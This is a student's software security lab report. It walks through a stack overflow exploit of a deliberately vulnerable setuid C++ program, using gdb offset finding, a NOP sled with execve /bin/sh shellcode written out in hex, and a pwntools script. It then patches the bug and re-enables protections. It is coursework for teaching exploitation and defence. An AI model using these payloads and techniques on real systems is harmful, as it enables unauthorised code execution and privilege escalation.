CSCI 420 – Software Security


Mia Weber

04/21/2023

Stack Overflow Exploitation in Python

Compile with Makefile


The first thing we need to do to overflow the stack using a Python script is compile the program as an x86 32-bit program using a Makefile. The contents of the Makefile that was used can be seen below.



```
ubuntu@ip-172-31-7-64:~$ cat Makefile
COMPILER = g++

COMPILER_FLAGS = -g -Wall -m32 -fno-stack-protector -z execstack

PROGRAM_NAME = StackOverflowHWP.exe

CPP_FILES = StackOverflowHWP.cpp

build:
        $(COMPILER) $(COMPILER_FLAGS) $(CPP_FILES) -o $(PROGRAM_NAME)
        sudo chown root:root $(PROGRAM_NAME)
        sudo chmod +s $(PROGRAM_NAME)

clean:
        rm -f $(PROGRAM_NAME) *.o
ubuntu@ip-172-31-7-64:~$
```


Disable Countermeasures and Exploit the Program

We can now disable the countermeasures as seen in the screenshots below. Some of the countermeasures are disabled in the Makefile (including stack canaries and PIE) and ASLR is disabled below.




```
ubuntu@ip-172-31-7-64:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@ip-172-31-7-64:~$ whoami
ubuntu
ubuntu@ip-172-31-7-64:~$ whoami
ubuntu
ubuntu@ip-172-31-7-64:~$ sudo -S cat /proc/sys/kernel/randomize_va_space
0
```

We can run ***ldd*** as a check to be sure that the buffer address is no longer shifting. The results of running ***ldd*** can be seen in the screenshot below.



We are now ready to exploit the program. We can do so by manually overflowing the buffer by creating a pattern longer than the BUFSIZE to crash the program which can be seen in the screenshot below.



We can use gdb to find the offset of the buffer which is 312. The ***patts*** command was strange as seen in the screenshot below, however we can confirm that this is still the offset because the exploit works given this assumption. This can be seen in the two screenshots below.

```
[----------------------------------registers-----------------------------------]
EAX: 0xffffe000
EBX: 0x56558fa4 --> 0x3ea4
ECX: 0x6c0
EDX: 0xffffffff
ESI: 0xffffd5d4 --> 0xffffffff
EDI: 0xf7ffcb80 --> 0x0
EBP: 0xffffd3a8 --> 0xffffd4f8 ("%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%U
A%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbAs
1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6A\377\377\377\377\377\377\377\377"...)
ESP: 0xffffd390 --> 0xf7fb4c40 --> 0xf7fb1970 --> 0xf7ea98c0 (<_ZNSoD1Ev>:      endbr32)
EIP: 0x565562d0 (<_Z5mgetsPc+120>:      mov    BYTE PTR [eax],dl)
EFLAGS: 0x10296 (carry PARITY ADJUST zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562c7 <_Z5mgetsPc+111>: mov    edx,eax
   0x565562c9 <_Z5mgetsPc+113>: add    DWORD PTR [ebp-0xc],0x1
   0x565562cd <_Z5mgetsPc+117>: mov    eax,DWORD PTR [ebp-0xc]
=> 0x565562d0 <_Z5mgetsPc+120>: mov    BYTE PTR [eax],dl
   0x565562d2 <_Z5mgetsPc+122>: jmp    0x565562b6 <_Z5mgetsPc+94>
   0x565562d4 <_Z5mgetsPc+124>: nop
   0x565562d5 <_Z5mgetsPc+125>: add    DWORD PTR [ebp-0xc],0x1
   0x565562d9 <_Z5mgetsPc+129>: mov    eax,DWORD PTR [ebp-0xc]
[------------------------------------stack-------------------------------------]
0000| 0xffffd390 --> 0xf7fb4c40 --> 0xf7fb1970 --> 0xf7ea98c0 (<_ZNSoD1Ev>:      endbr32)
0004| 0xffffd394 ("!pUV\377\377\377\377")
0008| 0xffffd398 --> 0xffffffff
0012| 0xffffd39c --> 0xffffe000
0016| 0xffffd3a0 --> 0xffffd5d4 --> 0xffffffff
0020| 0xffffd3a4 --> 0x56558fa4 --> 0x3ea4
0024| 0xffffd3a8 --> 0xffffd4f8 ("%MA%iA%8A%NA%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%
UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(AsDAs;As)AsEAsaAs0AsFAsbA
s1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6A\377\377\377\377\377\377\377\377"...)
0028| 0xffffd3ac ("RcUV\304\323\377\377!pUV")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x565562d0 in mgets (dst=0xffffd3c4 "AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1
AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAA
mAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...) at StackOverflowHWP.cpp:
41
41              *(++ptr) = ch;
gdb-peda$
```

```
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x565562d0 in mgets (dst=0xffffd3c4 "AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1
AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAA
mAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyA"...) at StackOverflowHWP.cpp:
41
41              *(++ptr) = ch;
gdb-peda$ patts
Registers contain pattern buffer:
EDX+52 found at offset: 69
Registers point to pattern buffer:
[EBP] --> offset 308 - size ~227
Pattern buffer found at:
0x5655efc0 : offset    0 - size  500 ([heap])
0xf7b510dc : offset 33208 - size    4 (/usr/lib32/libm.so.6)
0xffffd3c4 : offset    0 - size  500 ($sp + 0x34 [13 dwords])
References to pattern buffer found at:
0xf7d78624 : 0x5655efc0 (/usr/lib32/libc.so.6)
0xf7d78628 : 0x5655efc0 (/usr/lib32/libc.so.6)
0xf7d7862c : 0x5655efc0 (/usr/lib32/libc.so.6)
0xf7d78630 : 0x5655efc0 (/usr/lib32/libc.so.6)
0xf7d78634 : 0x5655efc0 (/usr/lib32/libc.so.6)
0xf7d78638 : 0x5655efc0 (/usr/lib32/libc.so.6)
0xf7d7863c : 0x5655efc0 (/usr/lib32/libc.so.6)
0xffffd214 : 0x5655efc0 ($sp + -0x17c [-95 dwords])
0xffffd2b8 : 0x5655efc0 ($sp + -0xd8 [-54 dwords])
0xffffd2e4 : 0x5655efc0 ($sp + -0xac [-43 dwords])
0xffffcef0 : 0xffffd3c4 ($sp + -0x4a0 [-296 dwords])
0xffffd3b0 : 0xffffd3c4 ($sp + 0x20 [8 dwords])
gdb-peda$
```

We can then go ahead and run the program to get the address of the buffer. This can be seen in the screenshot below. The buffer is located at 0xffffd3e4.


```
ubuntu@ip-172-31-7-64:~$ ./StackOverflowHWP.exe
buffer is at 0xffffd3e4
Give me some text: asd
Acknowledged: asd with length 3
Good bye!
ubuntu@ip-172-31-7-64:~$ ./StackOverflowHWP.exe
buffer is at 0xffffd3e4
Give me some text: asdf
Acknowledged: asdf with length 4
Good bye!
ubuntu@ip-172-31-7-64:~$
```

We can edit our previously created payload (newPayload.bin) which exploits the program to spawn a shell. All we need to change is the address of the buffer which is located at a new address. The screenshot below shows the creation of the payload.

NOP sled = 272 bytes

Shellcode = 24 bytes

Address = 20 bytes



```
ubuntu@ip-172-31-7-64:~$ python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*272)' > newPayload.bin
ubuntu@ip-172-31-7-64:~$ wc -c newPayload.bin
272 newPayload.bin
ubuntu@ip-172-31-7-64:~$ wc -c shellcode.bin
24 shellcode.bin
ubuntu@ip-172-31-7-64:~$ cat shellcode.bin >> newPayload.bin
ubuntu@ip-172-31-7-64:~$ wc -c newPayload.bin
296 newPayload.bin
ubuntu@ip-172-31-7-64:~$ python3 -c 'import sys; sys.stdout.buffer.write(b"\xe4\xd3\xff\xff"*5)' >> newPayload.bin
ubuntu@ip-172-31-7-64:~$ wc -c newPayload.bin
316 newPayload.bin
ubuntu@ip-172-31-7-64:~$ hexdump -C newPayload.bin
00000000  90 90 90 90 90 90 90 90  90 90 90 90 90 90 90 90  |................|
*
00000110  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 31  |1.Ph//shh/bin..1|
00000120  c9 89 ca 6a 0b 58 cd 80  e4 d3 ff ff e4 d3 ff ff  |...j.X..........|
00000130  e4 d3 ff ff e4 d3 ff ff  e4 d3 ff ff              |............|
0000013c
```

The results of using the payload to exploit the program to spawn a shell can be seen in the screenshot below.

```
ubuntu@ip-172-31-28-159:~$ cat newPayload.bin - | ./StackOverflowHWP.exe
buffer is at 0xffffd3e4
Give me some text:
Acknowledged: ??????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????????????
??????????????????????????????????????????????????????????????????????????????????????????????
?1?Ph//shh/bin??1¡?j
                      X???????????????????? with length 316
whoami
ubuntu
ls
Makefile               StackOverflowHWP.exe  peda
SoftwareSecurity       newPayload.bin        peda-session-StackOverflowHWP.exe.txt
StackOverflowHWP.cpp   pattern.txt           shellcode.bin
exit
```

Python Exploit Code

give_shell() Exploit

We can force the program to execute the give_shell() function by using a python script. The python script that we will edit to match our needs is found in the /SoftwareSecurity/demos folder and is ***so_stdio_exploit.py.*** NOTE: in the files submitted to GitHub this file is named "***give_shell_exploit.py".***


The first step is to run the ***nm*** command in order to find the address of the give_shell() function. The address is 0x08049206.

```
ubuntu@ip-172-31-28-159:~$ nm StackOverflowHWP.exe
0804befc d _DYNAMIC
0804c000 d _GLOBAL_OFFSET_TABLE_
08049449 t _GLOBAL__sub_I__Z10give_shellv
0804a004 R _IO_stdin_used
08049206 T _Z10give_shellv
080492c0 T _Z3badv
080493f0 t _Z41__static_initialization_and_destruction_0ii
```

Next, we need to edit the so_args_exploit.py python script in order to include the exact address of the give_shell() function. The affected lines are pictured in the screenshot below. We also comment out the shellcode to ensure that the payload being sent to the program only has NOP sled and the address of the give_shell() function.


```
core = io.corefile
payload_len = cyclic_find(core.read(core.esp, 4),n=4) #esp = eip+4
print(f'payload_len = {payload_len}')

#io = start()
#io.recvuntil(' at ')
#address = int(io.recvline(False), 16)
address = (b"\x06\x92\x04\x08")

io = start()
#io.recvuntil(' at ')
#address = int(io.recvline(False), 16)
#repeat_ret_address = -32(address)*5

#shellcode_user = (
 #   b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31"
  #  b"\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
#)
```

Now we are ready to run the python script in order to exploit the program. Below is a screenshot of the program being exploited to run the give_shell() function.



Remote Root Shellcode Exploit


We can also exploit the program by sending remote root shellcode. This can be seen in the screenshot below. <u>Note: in the files submitted to GitHub this file is named "***shellcode_exploit.py***".</u>



For this exploit to work a few changes to the template python script need to be made. First, the ***recvline*** command was misspelled and needed to be corrected in a few places. Next, the target program needed to be updated as well as the length of the pattern that should be sent to overflow the buffer. Below is a screenshot of the relevant areas in the python script where significant changes were made.

Below is dedicated to some of the major issues that were encountered during this process. First being that I was unable to get pwntools installed on my x86 intel Ubuntu 14.04 UTM virtual machine. Although the VM has been unbearably slow, I haven't had an issue actually getting anything to work until I attempted to install pwntools. The pip and python libraries were all corrupted and no matter how many times I restarted the VM I encountered the same issues. To complete this assignment, I created an x86 Linux Ubuntu 20.04 AWS instance that I SSH into. This worked, although it did require a substantially sized instance in order to allow the buffer to be overridden and the core files to be generated.

One of the major issues that I encountered once I had an environment set up that was working was that there wasn't a core file that was generated. In order to fix this, I had to get pwntools to generate core files. After it was generating them, they were being placed in ***/var/lib/apport/coredump*** and were named incorrectly as seen in the screenshot below.



```
ubuntu@ip-172-31-28-159:~$ sudo python3 so_stdio_exploit.py
[*] '/home/ubuntu/StackOverflowHWP.exe'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      No PIE (0x8048000)
    RWX:      Has RWX segments
[+] Starting local process '/home/ubuntu/StackOverflowHWP.exe': pid 16635
[*] Process '/home/ubuntu/StackOverflowHWP.exe' stopped with exit code 0 (pid 16635)
[ERROR] Could not find core file for pid 16635
Traceback (most recent call last):
  File "/home/ubuntu/so_stdio_exploit.py", line 53, in <module>
    core = io.corefile
  File "/usr/local/lib/python3.10/dist-packages/pwnlib/tubes/process.py", line 926, in corefile
    self.error("Could not find core file for pid %i" % self.pid)
  File "/usr/local/lib/python3.10/dist-packages/pwnlib/log.py", line 439, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Could not find core file for pid 16635
ubuntu@ip-172-31-28-159:~$ sudo python3
Python 3.10.6 (main, Mar 10 2023, 10:55:28) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
ubuntu@ip-172-31-28-159:~$ ls /var/lib/apport/coredump
core._home_ubuntu_StackOverflowHWP_exe.0.15e77b50-a4fd-4f0b-953b-333be80c394e.16451.10881211
core._home_ubuntu_StackOverflowHWP_exe.0.15e77b50-a4fd-4f0b-953b-333be80c394e.16619.11012743
ubuntu@ip-172-31-28-159:~$
```

In order to fix these issues, I used the following commands:


Ulimit –c unlimited

Sudo sysctl –w kernel.core_pattern="/home/ubuntu/core.%p"

Which forced the creation of the core files as well as forced a naming scheme and destination after creation. After running these commands pwntools was generating the core files correctly and I was able to troubleshoot a few smaller errors (like the core files not possessing the correct attributes) by editing and fixing issues in the python script directly.

Patch the Vulnerability


We are now ready to patch the vulnerability located in the StackOverflowHWP.cpp file. In order to do that I changed the line that called the function ***mgets()*** to instead call the function ***getline().*** This change was useful in patching the vulnerability because the ***getline()*** function allows the programmer to specify that the input stream should be truncated after a certain number of bytes (in this case 300). This change means that it isn't possible to pass more than 300 bytes to the program so any exploit code that is passed to the program won't be effective since the payload will be truncated after 300 bytes which will prevent any unauthorized changes to memory beyond the bounds of the buffer size. This change can be seen in the screenshot below as well as in the StackOverflowHWPpatched.cpp file.



```
void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text:";
  fflush(stdout); // stream is open after this call

  cin.getline(buffer, 300); // I can call getline instead of mgets to cut off the input stream when 300 bytes is reached
  // mgets(buffer);
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << endl;
  //gets(buffer); // depricated
}
```

Verify the Vulnerability has been patched


We can verify that the vulnerability has been patched by compiling and running the modified cpp program and making sure that passing a pattern longer than 300 will be truncated. This can be seen in the screenshot below.



```
ubuntu@ip-172-31-28-159:~$ g++ -m32 StackOverflowHWPpatched.cpp -o StackOverflowHWPpatched.exe
ubuntu@ip-172-31-28-159:~$ python3 -c 'print("A"*400)' | ./StackOverflowHWPpatched.exe
buffer is at 0xffa75550
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 299
Good bye!
ubuntu@ip-172-31-28-159:~$
```


Turn Countermeasures on & Exploit Again

We can turn on the stack protections and compile with the stack protections enabled as seen in the screenshots below.



```
ubuntu@ip-172-31-28-159:~$ cat /proc/sys/kernel/randomize_va_space
0
ubuntu@ip-172-31-28-159:~$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
ubuntu@ip-172-31-28-159:~$ cat /proc/sys/kernel/randomize_va_space
2
ubuntu@ip-172-31-28-159:~$
```

We can now try the shellcode exploit again with patched program and all stack protections engaged. The results are that it will not generate a core file for the program which means that there wasn't a core dump or segmentation fault, and the program was not able to be exploited (which is the expected behavior of the patched cpp program).



```
ubuntu@ip-172-31-28-159:~$ g++ -m32 -fstack-protector-all StackOverflowHWPpatched.cpp -o StackOverflowHWPpatched.exe
ubuntu@ip-172-31-28-159:~$ python3 stdio_exploit.py
[*] '/home/ubuntu/StackOverflowHWPpatched.exe'
    Arch:     i386-32-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Starting local process '/home/ubuntu/StackOverflowHWPpatched.exe': pid 22259
[*] Process '/home/ubuntu/StackOverflowHWPpatched.exe' stopped with exit code 0 (pid 22259)
[ERROR] Could not find core file for pid 22259
Traceback (most recent call last):
  File "/home/ubuntu/stdio_exploit.py", line 46, in <module>
    core = io.corefile
  File "/home/ubuntu/.local/lib/python3.10/site-packages/pwnlib/tubes/process.py", line 926, in corefile
    self.error("Could not find core file for pid %i" % self.pid)
  File "/home/ubuntu/.local/lib/python3.10/site-packages/pwnlib/log.py", line 439, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Could not find core file for pid 22259
ubuntu@ip-172-31-28-159:~$
```

Brute Force Exploit with Bash Script ***EXTRA CREDIT***

Turn ASLR to 2 and launch the script again to brute-force a shell.